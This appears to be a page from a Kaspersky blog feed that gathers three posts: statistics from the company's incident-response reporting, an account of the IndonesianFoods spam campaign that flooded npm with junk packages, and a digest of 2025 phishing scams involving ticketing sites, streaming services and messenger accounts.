
Kaspersky Security Services provide a comprehensive cybersecurity ecosystem, taking enterprise threat protection to another level. Services like Kaspersky Managed Detection and Response and Compromise Assessment allow for timely detection of threats and cyberattacks. SOC Consulting provides a practical approach ensuring the corporate infrastructure stays secured, while Incident Response is suited for timely remediation with a maximized recovery rate.

High-level overview of the MDR, IR and CA connection

High-level overview of the MDR, IR and CA connection

This new report brings together statistics across regions and industries from our Managed Detection and Response and Incident Response services, and for the first time, it also includes insights from our Compromise Assessment and SOC Consulting services — all to provide you with more comprehensive view of different aspects of corporate information security worldwide.

The scope of MDR and IR services


Provision of Kaspersky’s MDR and IR services follows a global approach. The majority of customers accounted for the CIS (34.7%), the Middle East (20.1%), and Europe (18.6%).

Distribution of customers by geographical region, 2025

Distribution of customers by geographical region, 2025

MDR telemetry


Following the previous year’s numbers, in 2025, the MDR infrastructure received and processed an average of 15,000 telemetry events per host every day, generating security alerts as a result. These alerts are first processed by AI-powered detection logic, after which Kaspersky SOC analysts handle them as required. Overall, a total of approximately 400,000 alerts were generated in 2025. After counting out false positives, 39,000 alerts were further investigated.

MDR telemetry statistics, 2025

MDR telemetry statistics, 2025

Incident statistics


The distribution of remediation requests by industry has slightly changed as compared to previous years’ pattern. Government (18.5%) and industrial (16.6%) organizations are still the most targeted industries in regards to cyberattacks that require incident response activities. However, this year, the IT sector saw a growth in the number of IR requests, eventually being placed third in the overall industry distribution rankings and thus replacing financial organizations, which were targeted less often than in 2024. This is equally true for smaller-scale attacks that can be contained and remediated through automated means — the only difference is that medium- and low-severity incidents are more often experienced by financial organizations.

Distribution of all incidents by industry sector, 2025

Distribution of all incidents by industry sector, 2025

Key trends and statistics

This section presents key findings and trends in cyberattacks in 2025:

  • The number of high-severity incidents decreased, following a downward trend that we’ve been observing since 2021. The majority of those incidents account for APT attacks and red teaming exercises, which indicates two landscape trends. On the one hand, skilled adversaries make efforts to increase impact, while on the other, organizations spend more resources on probing their defense systems.
  • The most common vulnerabilities exploited in the wild were related to Microsoft products. Half of all identified CVEs led to remote code execution, notably without authentication in some cases.
  • Exploitation of public-facing applications, valid accounts, and trusted relationships remain the most popular initial vectors, and their overall share has increased, accounting to over 80% of all attacks in 2025. In particular, attacks through trusted relationships are evolving: their share has increased to 15.5% from 12.8% in 2024. They are also becoming more complex: for instance, we witnessed a case where adversaries had compromised more than two organizations in sequence to ultimately gain access to a third target.
  • Standard Windows utilities remain a popular LotL tool. Adversaries use those to minimize the risk of detection during delivery to a compromised system. The most popular LOLBins we observed in high-severity incidents were powershell.exe (14.4%), rundll32.exe (5.9%), and mshta.exe (3.8%). Among the most popular legitimate tools used in incidents we flag Mimikatz (14.3%), PowerShell (8.1%), PsExec (7.5%), and AnyDesk (7.5%).

The full 2026 Global Report provides additional information about cyberattacks, including real-world cases discovered by Kaspersky experts. We also describe SOC Consulting projects and Compromise Assessment requests. The report includes comprehensive analysis of initial attack vectors in correlation with the MITRE ATT&CK tactics and techniques and the full list of vulnerabilities that we detected during Incident Response engagements.

IndonesianFoods Spam Campaign: 89 000 junk packages in npm

19 March 2026 at 06:48

What do the words bakso, sate, and rendang bring to mind? For many, the answer is “nothing”; foodies will recognize them as Indonesian staples; while those who follow cybersecurity news will remember an attack on the Node Package Manager (npm) ecosystem — the tool that lets developers use prebuilt libraries instead of writing every line of code from scratch.

In mid-November, security researcher Paul McCarty reported the discovery of a spam campaign aimed at cluttering the npm registry. Of course, meaningless packages have appeared in the registry before, but in this case, tens of thousands of modules were found with no useful function. Their sole purpose was to inject completely unnecessary dependencies into projects.

The package names featured randomly inserted Indonesian dish names and culinary terms such as bakso, sate, and rendang, which is how the campaign earned the moniker “IndonesianFoods”. The scale was impressive: at the time of discovery, approximately 86 000 packages had been identified.

Below, we dive into how this happened, and what the attackers were actually after.

Inside IndonesianFoods

At first glance, the IndonesianFoods packages didn’t look like obvious junk. They featured standard structures, valid configuration files, and even well-formatted documentation. According to researchers at Endor Labs, this camouflage allowed the packages to persist in the npm registry for nearly two years.

It’s not as if the attackers were aggressively trying to insert their creations into external projects. Instead, they simply flooded the ecosystem with legitimate-looking code, waiting for someone to make a typo or accidentally pick their library from search results. It’s a bit unclear exactly what you’d have to be searching for to mistake a package name for an Indonesian dish, but the original research notes that at least 11 projects somehow managed to include these packages in their builds.

A small portion of these junk packages had a self-replication mechanism baked in: once installed, they would create and publish new packages to the npm registry every seven seconds. These new modules featured random names (also related to Indonesian cuisine) and version numbers — all published, as you’d expect, using the victim’s credentials.

Other malicious packages integrated with the TEA blockchain platform. The TEA project was designed to reward open-source creators with tokens in proportion to the popularity and usage of their code — theoretically operating on a “Proof of Contribution” model.

A significant portion of these packages contained no actual functionality at all, yet they often carried a dozen dependencies — which, as you might guess, pointed to other spam projects within the same campaign. Thus, if a victim mistakenly includes one of these malicious packages, it pulls in several others, some of which have their own dependencies. The result is a final project cluttered with a massive amount of redundant code.

What’s in it for the attackers?

There are two primary theories. The most obvious is that this entire elaborate spam campaign was designed to exploit the aforementioned TEA protocol. Essentially, without making any useful contribution to the open-source community, the attackers earn TEA tokens — which are standard digital assets that can be swapped for other cryptocurrencies on exchanges. By using a web of dependencies and self-replication mechanisms, the attackers pose as legitimate open-source developers to artificially inflate the significance and usage metrics of their packages. In the README files of certain packages, the attackers even boast about their earnings.

However, there’s a more chilling theory. For instance, researcher Garrett Calpouzos suggests that what we’re seeing is merely a proof of concept. The IndonesianFoods campaign could be road-testing a new malware delivery method intended to be sold later to other threat actors.

Why you don’t want junk in your projects

At first glance, the danger to software development organizations might not be obvious: sure, IndonesianFoods clutters the ecosystem, but it doesn’t seem to carry an immediate threat like ransomware or data breaches.  However, redundant dependencies bloat code and waste developers’ system resources. Furthermore, junk packages published under your organization’s name can take a serious toll on your reputation within the developer community.

We also can’t dismiss Calpouzos’s theory. If those spam packages pulled into your software receive an update that introduces truly malicious functionality, they could become a threat not just to your organization, but to your users as well — evolving into a full-blown supply chain attack.

How to safeguard your organization

Spam packages don’t just wander into a project on their own; installing them requires a lapse in judgment from a developer. Therefore, we recommend regularly raising awareness among employees — even the tech-savvy ones — about modern cyberthreats. Our interactive training platform, KASAP (Kaspersky Automated Security Awareness Platform), can help with that.

Additionally, you can prevent infection by using a specialized solution for protecting containerized environments. It scans images and third-party dependencies, integrates into the build process, and monitors containers during runtime.

If you want to learn more about supply chain attacks, we invite you to look at our analytical report Supply chain reaction: securing the global digital ecosystem in an age of interdependence. It’s based on insights from technical experts and reveals how often organizations face supply-chain and trusted-relationship risks, and how they perceive them.

Quick digest of Kaspersky’s report “Spam and Phishing in 2025” | Kaspersky official blog

11 February 2026 at 22:32

Every year, scammers cook up new ways to trick people, and 2025 was no exception. Over the past year, our anti-phishing system thwarted more than 554 million attempts to follow phishing links, while our Mail Anti-Virus blocked nearly 145 million malicious attachments. To top it off, almost 45% of all emails worldwide turned out to be spam. Below, we break down the most impressive phishing and spam schemes from last year. For the deep dive, you can read the full Spam and Phishing in 2025 report on Securelist.

Phishing for fun

Music lovers and cinephiles were prime targets for scammers in 2025. Bad actors went all out creating fake ticketing aggregators and spoofed versions of popular streaming services.

On these fake aggregator sites, users were offered “free” tickets to major concerts. The catch? You just had to pay a small “processing fee” or “shipping cost”. Naturally, the only thing being delivered was your hard-earned cash straight into a scammer’s pocket.

Free Lady Gaga tickets? Only in a mousetrap

With streaming services, the hustle went like this: users received a tempting offer to, say, migrate their Spotify playlists to YouTube by entering their Spotify credentials. Alternatively, they were invited to vote for their favorite artist in a chart — an opportunity most fans find hard to pass up. To add a coat of legitimacy, scammers name-dropped heavy hitters like Google and Spotify. The phishing form targeted multiple platforms at once — Facebook, Instagram, or email — requiring users to enter their credentials to vote hand over their accounts.

A phishing page masquerading as an artist voting platform

This phishing page mimicking a multi-login setup looks terrible — no self-respecting designer would cram that many clashing icons onto a single button


In Brazil, scammers took it a step further: they offered users the chance to earn money just by listening to and rating songs on a supposed Spotify partner service. During registration, users had to provide their ID for Pix (the Brazilian instant payment system), and then make a one-time “verification payment” of 19.9 Brazilian reals (about $4) to “confirm their identity”. This fee was, of course, a fraction of the promised “potential earnings”. The payment form looked incredibly authentic and requested additional personal data — likely to be harvested for future attacks.

An imitation service claiming to pay users for listening to tracks on Spotify

This scam posed as a service for boosting Spotify ratings and plays, but to start “earning”, you first had to pay up


The “cultural date” scheme turned out to be particularly inventive. After matching and some brief chatting on dating apps, a new “love interest” would invite the victim to a play or a movie and send a link to buy tickets. Once the “payment” went through, both the date and the ticketing site would vanish into thin air. A similar tactic was used to sell tickets for immersive escape rooms, which have surged in popularity lately; the page designs mirrored real sites to lower the user’s guard.

A fake version of a popular Russian ticketing aggregator

Scammers cloned the website of a well-known Russian ticketing service

Phishing via messaging apps

The theft of Telegram and WhatsApp accounts became one of the year’s most widespread threats. Scammers have mastered the art of masking phishing as standard chat app activities, and have significantly expanded their geographical reach.

On Telegram, free Premium subscriptions remained the ultimate bait. While these phishing pages were previously only seen in Russian and English, 2025 saw a massive expansion into other languages. Victims would receive a message — often from a friend’s hijacked account — offering a “gift”. To activate it, the user had to log in to their Telegram account on the attacker’s site, which immediately led to another hijacked account.


Another common scheme involved celebrity giveaways. One specific attack, disguised as an NFT giveaway, stood out because it operated through a Telegram Mini App. For the average user, spotting a malicious Mini App is much harder than identifying a sketchy external URL.

Phishing bait featuring a supposed papakha NFT giveaway by Khabib Nurmagomedov

Scammers blasted out phishing bait for a fake Khabib Nurmagomedov NFT giveaway in both Russian and English simultaneously. However, in the Russian text, they forgot to remove a question from the AI that generated the text, “Do you need bolder, formal, or humorous options?” — which points to a rushed job and a total lack of editing

Finally, the classic vote for my friend messenger scam evolved in 2025 to include prompts to vote for the “city’s best dentist” or “top operational leader” — unfortunately, just bait for account takeovers.

